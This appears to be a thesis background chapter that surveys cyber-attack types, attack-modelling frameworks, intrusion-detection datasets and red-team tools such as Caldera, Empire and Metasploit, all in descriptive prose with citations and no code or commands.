2.3.2 Initial Attack Vectors

Attack vectors refer to the method an adversary employs to gain unauthorized access to a system or network and are the initial pathway exploited by cyber attacks. The total sum of attack vectors constitutes the attack surface, which means the full extent of available options an adversary has to gain unauthorized entry. A lot of different attack vectors exist; some of the typical ones are listed below:

- **Vulnerability Exploits:** Vulnerabilities are found in both hardware and software and can be described as bugs with the capability of being leveraged for malicious purposes. By exploiting a vulnerability, the adversary can gain unauthorized access to a system, which can result in data breaches, malware installation, etc. It takes advantage of a bug by directly executing the exploit against the vulnerable system or service. An example of a common vulnerability exploit is SQL Injection, potentially leading to a leak of highly sensitive data.
- **Identity-Based:** This involves taking advantage of existing identities to gain access to a system or network. These identities can either be previously stolen or acquired illicitly and leveraged through credential stuffing or by employing credential-based attacks, such as brute force and dictionary attacks.
- **Phishing:** Takes advantage of deceiving individuals to put the adversary in a position of power. Attack vectors can range from simply duping individuals to reveal sensitive information over email to sophisticated attacks where the target executes a payload that grants the adversary access to the system. It is one of the most common initial attack vectors, especially leveraged in ransomware attacks.
- **Open Ports:** Services exposed to the public by open ports pose a risk of being exploited. The open ports enable communication between network devices by directing the traffic

to the right applications. If an open port exposes a vulnerable application, an adversary could exploit the vulnerability to gain access to the system.

Once a year, a team from Palo Alto Networks called Unit 42 publishes an incident response report. This report covers an overview of information gathered related to incident response from organizations and details some of the latest insights into the incidents [17]. A noteworthy part of the report provides an overview of the initial attack vectors utilized in the collected incidents. Page 25 shows the top four utilized initial attack vectors in the last three years, which are Software/API vulnerabilities, previously compromised credentials, phishing, and brute force. A notable shift in the occurrence of vulnerability exploits and previously compromised credentials has increased significantly in the last year compared to previous years as a result of a large reduction in phishing incidents. The overview is not exhaustive since it excludes incidents where the responders were unable to determine the initial attack vector. Another interesting finding of the report is related to the pace of attacks. In 2023, the time from initial compromise to the exfiltration of data was remarkably reduced from a median time of nine days to just two days, and in 45% of the incidents, less than a day. Additionally, about 42% of the attacks involved the employment of a backdoor and 32% a persistent connection to a C2 infrastructure. The report suggests that this highlights the need for swift detection and response within hours to mitigate attacks.

2.3.3 Common Types of Cyber Attacks

Cyber attacks manifest in many different forms and scopes, from targeting individual users with the purpose of deceiving them into disclosing sensitive information, deploying ransomware that encrypts and prevents the victim from accessing their files until a ransom is paid, to highly covert infiltrations of systems and recruitment of targets into botnets. This subsection presents the most prevalent cyber attacks, starting with the most common [18].

2.3.3.1 Malware

Malware refers to software designed to conduct malicious activities intending to inflict damage, steal sensitive data, or nearly any action that the adversary desires. It is the most widespread type of cyberattack, largely due to its broad classification, which covers various variants such as ransomware, keyloggers, trojans, and spyware, among others. Despite differences in functionality, malware usually aims to achieve at least one of the following objectives [19, 20]:

- Offer remote access to utilize a compromised host
- Exfiltrate confidential data from the victim
- Dispatch spam of various formats from the compromised host to unaware victims
- Explore the local network of the compromised host

Examples of types of malware achieving one or multiple of the above objectives include:

- **Ransomware [21, 22]:** During a ransomware attack, the adversary encrypts the data on the victim and proposes to provide the decryption key for a ransom. The majority of ransomware attacks act as dual-extortion attacks - the adversary not only encrypts the data but also carries out exfiltration to be able to weaponize the data against the victim by threatening with a sale or release of sensitive information to third parties [23]. The most prevalent attack vector for ransomware attacks is utilizing phishing emails, and it comes in three types: Cryptographic Ransomware, Lockers Ransomware, and Scareware. Cryptographic Ransomware and Lockers Ransomware both utilize the exclusion of the victim from their data, whereas Scareware has the objective of convincing the victim to download and install malicious software to remove made-up harmful software from the device. Ransomware can also exhibit the abilities of worms by automatically propagating internal networks.
- **Botnets [24, 25, 26]:** A botnet is a network of devices infected with malware that facilitates remote control operation, often without the owner's awareness. The individual controlling a botnet is known as a bot master, who operates the infrastructure and utilizes the infected bots. The utilization of botnets is many; one of the most common attacks launched by botnets is malware distribution and Distributed Denial-of-Service (DDoS) [27]. The latter is taking advantage of the vast computing power a large network of united devices offers, leveraging the combined processing power to achieve objectives that a single device could not. The bot master can leverage information collected from within the bot to further facilitate malicious activities, such as collecting credentials of useful services like email accounts and File Service Protocol (FTP) resources, which can either be sold or leveraged to spread additional malware.

Botnets can be split into their architecture based on their topology: Centralized and Decentralized. In a centralized botnet, all the bots are connected to a central C2 server. This server is responsible for anticipating incoming connections and enables the bot master to control the bots by issuing commands. The majority of botnets utilize the centralized approach due to its efficiency and responsiveness, although its centralized architecture makes it vulnerable due to it being a single point of failure, which effectively neutralizes the entire botnet. In contrast, a Decentralized approach, also referred to as Peer-to-Peer (P2P), operates without a central server by interconnecting the bots in the network and propagating commands directly from one bot to another, with each bot forwarding information to its neighbors. This structure presents significant challenges, as each newly compromised bot must keep track of a list of neighboring bots and facilitate communication. The Mirai botnet is a well-known botnet whose primary focus is IoT devices. It has shown substantial growth in recent years as a result of an increase in devices connected to the internet.

2.3.3.2 Denial-of-Service (DoS)

A Denial-of-Service attack is a type of cyber attack that overloads a system or network with requests. The objective is to disrupt normal operations, which is typically achieved by flooding the target with requests of such a magnitude that the target becomes unavailable due to a lack of capacity. As a result, legitimate users, including customers, employees, etc., cannot access the services or resources they should be able to access. A key feature of the employment of DoS attacks is the use of forged IP addresses, known as IP spoofing, which disguises the true origin of the requests and complicates attribution. A DoS attack usually does not result in theft or leak of sensitive information or assets but often requires considerable time and resources for management and mitigation, which can lead to financial loss and reputational damage [28, 29]. DoS attacks can generally be divided into two main categories:

- **Application Layer Attacks:** Attacks targeting the application layer of the OSI model, with a specific focus on exhausting resources of the targeted web server or application. These attacks are stealthy in nature and can be complex to detect due to this characteristic. Some well-known attacks in this category are called Slowloris and RUDY (R U DEAD YET).
- **Flood Attacks:** Flood attacks happen when the server is overwhelmed with excessive traffic, leading it to slow down or crash. These attacks take advantage of the limited capacity of resources, such as bandwidth, processing power, and available memory. A flood attack typically starts with a vast volume of requests being directed toward the target, far beyond its ability to handle it. The target, overwhelmed by the amount of traffic, is deprived of resources, leading it to drop legitimate traffic. Various types of flood attacks exist, usually utilizing different protocols such as TCP-SYN flood, UDP flood, and ICMP flood [30].

DoS attacks come in a slightly more advanced variant - Distributed Denial-of-Service (DDoS) attacks. The primary differences are the capability of scale and the method of execution, i.e., the origin of the traffic. A DDoS is an orchestrated and coordinated attack executed from numerous locations by separate machines at the same time, commonly utilizing a botnet to ensure the generated amount of traffic is adequate to have the desired impact on the target. A single machine most likely does not have the computational power and can more easily be blocked by the target's firewall.

2.3.3.3 Phishing

Phishing is a type of cyber attack where individuals are deceived into disclosing personal and confidential information, including login credentials, Personal Identifiable Information (PII), and credit card numbers, or lured into downloading and running malware on their device. Email is the most common attack vector for phishing attacks, but adversaries can utilize alternatives such as SMS messages (Smishing) or social media. To increase the rate

of success, adversaries carefully craft the message and its delivery to appear as credible as possible, such as instructions in an email pretending to be from the individual's bank [31, 32]. Due to its efficacy in avoiding detection by leveraging the human aspect, alongside a fairly low barrier of entry, phishing is one of the most common threats. Phishing attacks can be categorized based on the objectives, including:

- **Spear phishing:** Spear phishing represents a variant of phishing where the adversary carefully compiles information about the target to aid in the construction of a highly customized message, effectively resulting in a more credible impression and increasing the likelihood of success. The victim might reveal sensitive information, wire money, or agree to install malware on their device, making spear phishing a remarkably favored technique among cybercriminals to carry out targeted attacks.
- **Whaling:** Whaling can be considered an even further specialized spear phishing attack. The adversary directly targets senior employees in an organization, with the objective of being able to acquire sensitive and valuable information. A trick employed by the adversary is to express urgency, taking advantage of limited time for contemplation, e.g., pretending to be an executive asking for urgent information. An example of this attack was used against Snapchat, a social networking app, where the impersonation of the CEO led to HR leaking sensitive user data to the adversaries [33].

2.3.3.4 Identity-Based Attacks

Identity-based attacks involve a broad range of attacks. Still, they are generally characterized by the adversary trying to steal or misuse the identity of the victim, including user credentials, PII, access tokens, API keys, etc. Detecting identity-based attacks can be very challenging since the adversary essentially is disguising themselves as a legitimate user, and detection is set to rely on changes in behavioral patterns, such as geolocation, time of day, etc. [34, 35]. According to CrowdStrike 2024 Global Threat Report, around 80% of all security breaches involve using stolen or compromised identities [36]. Among types of Identity-based attacks, the following types are found:

- **Credential Stuffing:** Credential stuffing is a type of attack where the adversary leverages a validated, often stolen, set of login credentials to attempt authentication to a wide range of systems. This type of attack benefits highly from the reuse of login credentials across multiple systems, and a survey by Keeper from 2022 found that 56% of the respondents reuse passwords, which improves the chances of success for attacks leveraging credential stuffing [37].
- **Brute Force [38, 39]:** A Brute Force attack involves leveraging computational power to guess passwords, encryption keys, and login credentials. The technique requires little technical knowledge and is a popular tactic for adversaries to gain a foothold inside a system disguised as a regular user. A brute force attack can be performed directly,

interacting with an authentication mechanism in real time and without direct interaction. If the adversary obtains hashes of passwords, these can be cracked utilizing a tool specifically constructed with such purpose, e.g., John the Ripper [40]. This approach makes the process more stealthy and enables the utilization of tools taking advantage of Graphical Processing Units (GPU)s, which offer parallel processing capabilities, increasing efficiency and reducing the time required.

2.3.3.5 Code Injection Attacks

Code injection attacks involve the injection of malicious code into an application or network to execute unauthorized code or commands. Multiple factors, such as missing validation or sanitization of input data, can facilitate this type of attack. In 2021, injection attacks ranked third in the most serious security risks for web applications by OWASP [41]. Known code injection attacks include:

- **SQL Injection [42, 43]:** SQL Injection (SQLi) is a type of attack that takes advantage of the Structured Query Language (SQL), a standard language to query databases. Successful SQLi attacks can lead to the adversary being able to extract data or alter the database and pose a significant threat to an organization. Databases store all kinds of private data, and aside from gaining access to confidential information, the adversary might be able to access the application utilizing the database, effectively bypassing authentication mechanisms. The exploitation is done by inserting an SQL query in the place of an input field, which is then forwarded and handled by the database.
- **Cross-Site Scripting [44, 45]:** Cross-Site Scripting occurs when an adversary is able to inject malicious code into a legitimate website, taking advantage of the script being run automatically client-side by the victim. This effectively utilizes the context of the victim's browser, enabling the adversary to steal information, e.g., cookies or sessions, or redirect the victim to a malicious site controlled by the adversary. Stolen cookies or session keys enable the adversary to impersonate the victim.

2.4 Cyber Attack Simulation Analysis

This section is dedicated to examining the existing models and solutions to simulate cyber attacks. By exploring the literature and the latest tools that have been developed for the purpose of simulating cyber attacks, we investigate with the purpose of providing a comprehensive overview of the current scenery in both malicious traffic generation and types of attacks utilized for Intrusion Detection Systems evaluation.

2.4.1 Review of Attack Modeling

The ability to model cyber attacks can be advantageous by enabling anticipatory measures that mitigate attacks at an early stage. There are multiple techniques for modeling attacks in

addition to the Cyber Kill Chain approach elaborated upon in subsection 2.2.1.

2.4.1.1 Diamond Model [46, 47]

The Diamond Model aims to depict the underlying aspects of intrusion analysis and incorporates elements of the Cyber Kill Chain by expanding the perspective to obtain a more comprehensive understanding of the dynamic between intrusion events. The model is composed of four key components referred to as *Features*, including *Adversary*, *Capability*, *Infrastructure*, and *Victim*. Each event represents a feature and is connected by edges, shown in Figure 2.4.




Figure 2.4: The Diamond Model - Events and features [Caltagirone2013]

An *Event* represents a single step in a sequence of performing a successful attack and is characterized by the path of the *adversary* employing a *capability* utilizing a certain *infrastructure* to attack a *victim*. The *adversary* is the threat actor responsible for attacking the victim. The *capability* exhibits the tools and techniques leveraged against the victim, such as exploits or malware. *Infrastructure* describes the technical resources or assets the adversary utilizes throughout the attack to deploy the capabilities, such as a Command & Control infrastructure. The model distinguishes between two types of infrastructures: Type 1 and Type 2. Type 1 represents an infrastructure that the adversary entirely controls. Type 2 is mainly controlled by an unknowingly part but infiltrated by the adversary, leading to other victims perceiving the infrastructure as being directly affiliated with the adversary when investigating the zombie hosts/bots. Lastly, the *victim* is subject to the actions of the adversary and the utilization of its capabilities and presents the characteristics of the victim, such as IP addresses and systems.

Alongside features, the model contains meta-features, which cover broader and less critical characteristics yet still prove beneficial when conducting analysis. Features included are timestamp, phase, result, direction, methodology, and resources, which can assist in correlation and partitioning attacks. Extending the model with additional meta-features is a signif-

icant advantage that enables the model to grow, incorporate new associations, and capture supportive aspects of adversarial behavior. To elaborate on this point, consider the supplementary meta-feature *technology*. This feature spans across *capability* and *infrastructure* and provides valuable information about the technologies utilized and their interaction, e.g., recruitment into a botnet might lead to domain resolution and certain patterns of traffic over specific protocols.

2.4.1.2 Kill Chain

This section briefly describes the initial foundation for the development of the Cyber Kill Chain and conveys the idea of a kill chain approach to analyzing cyber attacks.

Kuhl et al. [48] have developed a simulation model to produce representative cyber attacks and intrusion detection alert data. Their work focuses on cyber attacks launched through the internet. It separates the subsequent actions of an attack into stages representing the adversary's capabilities at the given state in the network. The stages are associated with a number from 0 through 9, where stage 0 refers to general reconnaissance. Stages 0 through 4 take place on machines in an external network, i.e., machines exposed to the internet, and represent the adversary's actions. The subsequent stages, 5-9, refer to the activities conducted in the internal network relayed from the external network, where 9 represents the actions on objectives. They construct the attacks by defining the activities of the stages in reverse order, by first specifying the adversary's objective and then outlining a path for the attack. The paper was published in 2007 and is considered outdated in a fast-moving field like cybersecurity. However, the actions they outline of an attack closely resemble the stages described in the Cyber Killchain in subsection 2.2.1.

The same applies to Sarraute et al. [49], who cover the key phases of a cyber attack, listing the actions of information gathering, attack and penetration, local information gathering, privilege escalation, pivoting, and clean up. They dive further down into the anatomy of attack actions, such as assets, actions, goals, and requirements, and summarize the inner workings of exploits and vulnerabilities. In their model, they introduce the notion of a universal payload and the use of a 'syscall proxy'. The universal payload conveys the idea of executing system calls on a vulnerable host by deploying a very limited payload that can act as a simple server and process commands executed and relayed by an adversary on their local machine to a remote host. The 'syscall proxy' enables transmitting commands from the adversary and the remote host representing a client-server relationship, and they denote it as the concept of Agents. Agents are in charge of carrying out attack activities, and the result of a successful attack leads to the installation of an agent, effectively recruiting the compromised host into the group of adversarial controlled hosts.

2.4.1.3 Attack Graph

Attack graphs are designed to visualize attack paths utilizing a tree-structured graph and are comprised of nodes and edges. Each node symbolizes a state of an attack, i.e., a malicious event, and the edges refer to connections between events, i.e., actions. The framework was originally developed by Phillips et al. [50]. Zenitani [51] elaborates on the framework and derives the following inputs of an attack graph:

- **Network Configuration:** A collection of accessible and interconnected machines alongside their respective configurations of software.
- **Threat:** The actor that performs malicious activities by utilizing vulnerabilities in the network.
- **Vulnerability Distribution:** A collection of machines associated with vulnerabilities.
- **Attack template:** Explanation of the achieved adversarial actions on objectives and how the vulnerabilities are exploited.

The collected data can be utilized to map out the vulnerable paths in the network. Initial attack vectors can be established to simulate the adversarial activities by combining knowledge about the adversary, network configuration, and vulnerability distribution. The attack template can then be used to direct the adversarial activities to achieve the objectives. For example, an adversary targets a vulnerable public-facing device and exploits a vulnerability to gain a foothold inside the network and carry out malicious activities. An overview of the process can be found in Figure 2.5.




Figure 2.5: Attack graph analysis, inputs, and results w. colors added [51]

An attack graph is comprised of the complete set of merged exploit chains; each effectively denotes a possible attack path an adversary could traverse. It is a directed graph consisting of two types of nodes: *condition nodes* and *exploit nodes*. The nodes are connected by edges extending from either condition nodes to exploit nodes or vice versa. An exploit node requires two pre-conditions: one pertains to reachability, and the other relates to the presence of a vulnerability on the target, both essential to execute the exploit successfully and achieve the desired post-condition. The reached post-condition can either be a goal condition or serve as a pre-condition of another exploit node.

After the generation of a complete attack graph, attack paths can be extracted as subgraphs, representing a series of steps necessary for an adversary to advance to the goal condition. An attack path must adhere to the following criteria:

1. Each exploit node in the attack path contains all the related conditions from the original attack graph.
2. Each condition node has, at most, a single incoming edge since multiple incoming edges would indicate multiple attack paths.
3. It concludes at a single node, identified as a goal condition.

To illustrate an attack graph containing multiple attack paths, a visual representation is provided in Figure 2.6. The attack graph contains multiple attack paths leading to the same goal condition of C9. They are composed of:

1. $\{C1, C2, E1\} \rightarrow \{C7, C5, E3\} \rightarrow C9$
2. $\{C3, C4, E2\} \rightarrow \{C8, C5, E3\} \rightarrow C9$




Figure 2.6: A simple example of an attack graph w. colors and legends added [51]

Attack graphs can be highly beneficial by providing insight that enables the identification of weaknesses and potential attack paths. This information can be leveraged to improve network security by proactively mitigating vulnerabilities uncovered through comprehensive analysis. As depicted in Figure 2.6, we can observe that the exploit node *E3* facilitates both of the identified attack paths reaching *C9*. Mitigating the vulnerability node utilized by the exploit node would effectively eliminate the identified attack paths. This might lead to an increase in the length of the shortest plausible attack path, resulting in more steps to carry out an attack.

Kalogeraki et al. [52] highlight the latest development of very skilled adversaries, e.g., Shadow Brokers and Baby Elephant, and that they have successfully performed numerous sophisticated attacks, known as Advanced Persistent Threats (APT), which necessitates improvement of security measures, especially of critical infrastructures against advanced threats. It is vital for the safety of the digital space to explore the characteristics of cyber attacks, including the potential and adversary profiles. They propose the approach of attack path discovery utilizing an algorithm to uncover all potential routes an adversary would subsequently be able to unfold. However, such algorithms fall short when it comes to linking specific steps in the path to incidents. The proposed model is able to reconstruct attacks upon identification, creating Evidence Chains by analyzing Vulnerability Chains, which enables further investigation of the found malicious pathways and their coherence.

In summary, the models provide different perspectives and approaches for analyzing cyber attacks. In the context of designing cyber-attack simulations, the diamond model focuses on relationships and interactions, providing a supportive strategic element for setting the stage for the threat actors, their objectives, and their capabilities. The kill chain approach separates the sequential steps of an attack into distinct phases, providing a segregated view of adversarial actions. Such breakdown renders it suitable for labeling data by utilizing the standardized categories from the Cyber Kill Chain, which offers clear categorization and facilitates the detection of different steps in the attack process. Combining the high-level phases from the Cyber Kill Chain with tactics from the previously mentioned MITRE ATT&CK frameworks offers more granular labeling, potentially leading to more accurate and capable machine learning models. For this reason, the cyber kill chain combined with the MITRE ATT&CK framework is utilized for labeling the different phases of the simulated attacks and leveraged to create a labeled dataset.

2.4.2 Common Attack Types in Existing Datasets

Ferriyan et al. [53] review a broad range of existing datasets and summarize their key characteristics. They conclude, utilizing the different types of datasets provided by the Center of Applied Internet Data Analysis (CAIDA), that each dataset has distinct characteristics, including Distributed Denial of Service (DDoS) and UDP probing, and the majority of the papers related to Intrusion Detection Systems (IDS) in recent years focus on DDoS variations. The

NSL-KDD dataset contains records with labels denoting whether a record is benign or malicious and separates the attacks into four categories: DoS, User to Root (U2R), Remote to Local (R2L), and Probing. The UGR'16 dataset employs attacks such as Low-rate DoS, Port scanning, and botnet traffic. The dataset **CICIDS-2017** [54] from the Canadian Institute for Cybersecurity (CIC) contains both benign and a wide range of the most common attacks mimicking real-world data. The attacks are coordinated over 5 days, with a single day left solely for benign traffic, and attacks include DoS and DDos, brute force attacks of the SSH and FTP protocols, web attacks, e.g., SQL injection and Cross-site Scripting, infiltration, botnet traffic, and Heartbleed.

The **CSE-CIC-IDS2018** dataset [55] by CIC highlights the challenges of implementing anomaly detection in order to detect novel cyber-attacks. Datasets for such use are often difficult to obtain, suffer from anonymization, and often lack certain characteristics that do not reflect present-day trends. The objective of their project was to create a comprehensive dataset serving as a benchmark for intrusion detection, achieved by constructing user profiles that encapsulate certain characteristics and behaviors recorded on the network. The dataset includes a wide range of attacks, covering the following scenarios:

- **HTTP Denial of Service:** These attacks employ two well-known DDoS tools - Slowloris and Low Orbit Ion Cannon (LOIC). Slowloris takes the slow and steady approach with the purpose of exhausting the capacity of the server, where the LOIC works by sending a large number of packets utilizing a specific network protocol. Both of these approaches have proven to be highly effective in disrupting the operational capacity of web servers.
- **Collection of web application attacks:** In this scenario, they employ a web application designed to assist cybersecurity professionals in practicing their skills - Damn Vulnerable Web App (DVWA). On this application, they perform vulnerability scans, followed by a series of web-based attacks, such as SQL injection, command injection, and cross-site scripting (XSS).
- **Brute force attacks:** The attacks in this category include dictionary attacks on protocols such as SSH and FTP and a MySQL account, utilizing different combinations of usernames and passwords.

Additional attacks include infiltration through the download of a malicious file, followed by local reconnaissance. The use of well-known malware, Zeus, is also present in the dataset. It is used in conjunction with the botnet Ares to recruit the compromised hosts and perform different malicious behaviors, e.g., establishing persistence, file upload/download, and keystroke logging.

2.4.3 Cyber Attack Simulation Tools

In this subsection, we explore the practical aspects of cyber-attack simulations, focusing on various tools designed for crafting, conducting, and executing attacks, covering aspects of

Command & Control infrastructure and frameworks that facilitate the attack phase of the process.

2.4.3.1 Command & Control (C2) Frameworks

C2 Frameworks are tools designed to be utilized by adversaries or red teams to manage, coordinate, and carry out attacks leveraging recruited compromised hosts, known as bots. It serves as a central point of operations and provides the operator with total control over the bots.

MITRE Caldera

Caldera is an automated adversary emulation platform [56] developed by MITRE, designed to simulate real-world cyber attacks with the objective of enhancing and performing security assessments. It can be configured in multiple ways, and by utilizing plugins, the user can extend its capabilities to perform the desired adversarial objectives. It is comprised of a Command & Control (C2) server, a REST API, and a web interface to assist in conducting the simulation. Caldera can be divided into multiple components, each component accounting for their responsibility of the simulation; the components are as follows [57]:

- **Abilities:** The individual actions performed by an adversary, also denoted as techniques, represent the actions Caldera can perform during a simulation. Pre-defined abilities are derived from the MITRE ATT&CK framework, and the user has the option to add custom abilities to tailor the specific actions to complement their simulations. Each ability is required to be categorized according to the tactics and techniques.
- **Adversary Profiles:** Profiles that depict specific types of attackers and are composed of a sequence of abilities, which in conjunction express the behavior and approaches of real-world adversaries. This enables organizations to simulate attacks, evaluate their defenses, and gain valuable knowledge of how different attacks impact their systems.
- **Agents:** Caldera utilizes agents, which refers to a piece of software that operates within a target host and has the capabilities of executing abilities provided by a remote host, effectively acting on behalf of the adversary. Caldera allows agents to be executed in different environments, such as Windows, Linux, and MacOS, along with support for multiple architectures, including ARM and X86. The behavior of an agent on the compromised host exhibits the nature of communication with a bot master as a part of a botnet. The agent can be configured to belong to a certain group and send regular beacons to Caldera to indicate availability and different built-in abilities, such as Deadman abilities.
- **Operations:** This represents the actual simulations being run by Caldera and takes the outset in a selected adversary profile. The abilities associated with the adversary profile

are performed, and for each ability executed, the output is logged alongside general event logs from the operation as a whole. An operation can be configured to use all the groups of agents or a single one. To enable variable configuration and leverage gathered information during operations, fact sources can be attached to an operation indicating knowledge to be used during the operation, such as populating variables in abilities.

Caldera is built around the MITRE ATT&CK framework, and its functionality is closely associated with its threat modeling and methodologies.

Empire

Empire is an open-source post-exploitation adversary emulation framework designed to support offensive security professionals, such as Red Teams and Penetration Testers, and is one of the most popular frameworks. It is essentially a Command & Control (C2) framework, which initially was primarily focused on exploiting PowerShell within Windows systems. However, with time, it developed to support multiple operating systems and architectures. It comprises three components: A client, a server, and an optional graphical user interface called Starkiller. Starkiller utilizes the Empire API to simplify the process of managing agents, issuing commands to agents, and managing the collected data. It offers a comprehensive overview of the capabilities of Empire and supports the collaboration of multiple users simultaneously [58, 59]. Empire is comprised of the following components [60]:

- **Listeners:** Components that listen for communication and facilitate the communication from the C2 infrastructure and the compromised hosts.
- **Stagers:** Lightweight executable code intended to be run on the victim machine to establish an initial foothold from within. Specifically designed to be stealthy and deliver a payload that typically facilitates communication with the C2 infrastructure and the subsequent activities conducted post-exploitation. Stagers require a listener to be able to establish a connection to the C2 server.
- **Modules:** Serves as tools designed to conduct a wide range of operations within the compromised host. Each module performs a specific task, e.g., collecting sensitive files.
- **Agents:** Represents the product of a successful deployment and execution of a stager and initial communication back to the C2 server using a listener. The Agent can then be utilized to carry out activities within the compromised host.

Havoc

Havoc is one of the newer Command & Control Frameworks [61] and is still in a premature state. However, it offers a full-fledged C2 framework and resembles the well-known commercial C2 Framework Cobalt Strike [62]. It is composed of components very similar to Empire in terms of functionality and visually very similar to Cobalt Strike, as seen in Figure 2.7.




Figure 2.7: Comparison of the user interface of Havoc and Cobalt Strike [63, 64]

2.4.3.2 Attack Tools

Attack tools are developed to simulate attacks on networks, systems, and applications. Their primary purpose is to carry out attacks, which enable the assessment of security measures by proactively discovering vulnerabilities and hardening the security perimeters. However, threat actors can also use them to perpetrate malicious activities.

Metasploit

Metasploit is a penetration testing framework that offers a wide range of tools that can be used to configure and execute attacks, enumerate networks, establish persistence, etc. It contains a variety of well-known exploits, payloads, auxiliary and post-exploitation modules, and encoders. By utilizing its Meterpreter payload [65], Metasploit has the capability to function as a C2 server. However, it is typically not preferred for extensive C2 operations due to its limited and simple nature. It comprises the following different types of modules [66]:

- **Exploit:** Modules designed to take advantage of vulnerabilities within target systems or applications by execution of a series of commands, e.g., exploit a buffer overflow. Upon execution, the module delivers the payload to the target system, potentially granting unauthorized access or remote code execution.
- **Payload:** Payloads represent the subsequent step following successful exploitation; they are pieces of code executed on the compromised system and can perform varying actions depending on the intent of the adversary, such as opening a Meterpreter session to gain control over the victim.
- **Post-Exploitation:** Once a target has been compromised, post-exploitation modules enable the adversary to perform actions within the system, including establishing persistence, escalating privileges, and moving laterally through the network.

- **Auxiliary:** Modules that are not directly involved in exploitation but instead provide a variety of useful actions, such as scanning, fuzzing, and data collection from a compromised target.
- **NOP Generator (No Operation):** Used to generate a series of random bytes that can be leveraged in attacks where it is necessary to keep a particular payload size by padding buffers, e.g., buffer overflows.

NMAP ("Network Mapper")

NMAP is a free, open-source, versatile tool for network scanning and security evaluations. It includes features such as discovering active hosts on a network, providing information about open ports, running services, and the operating system of target systems. In the context of simulating cyber attacks, NMAP offers several useful features at various stages in the Cyber Kill Chain.

SQLMap [67]

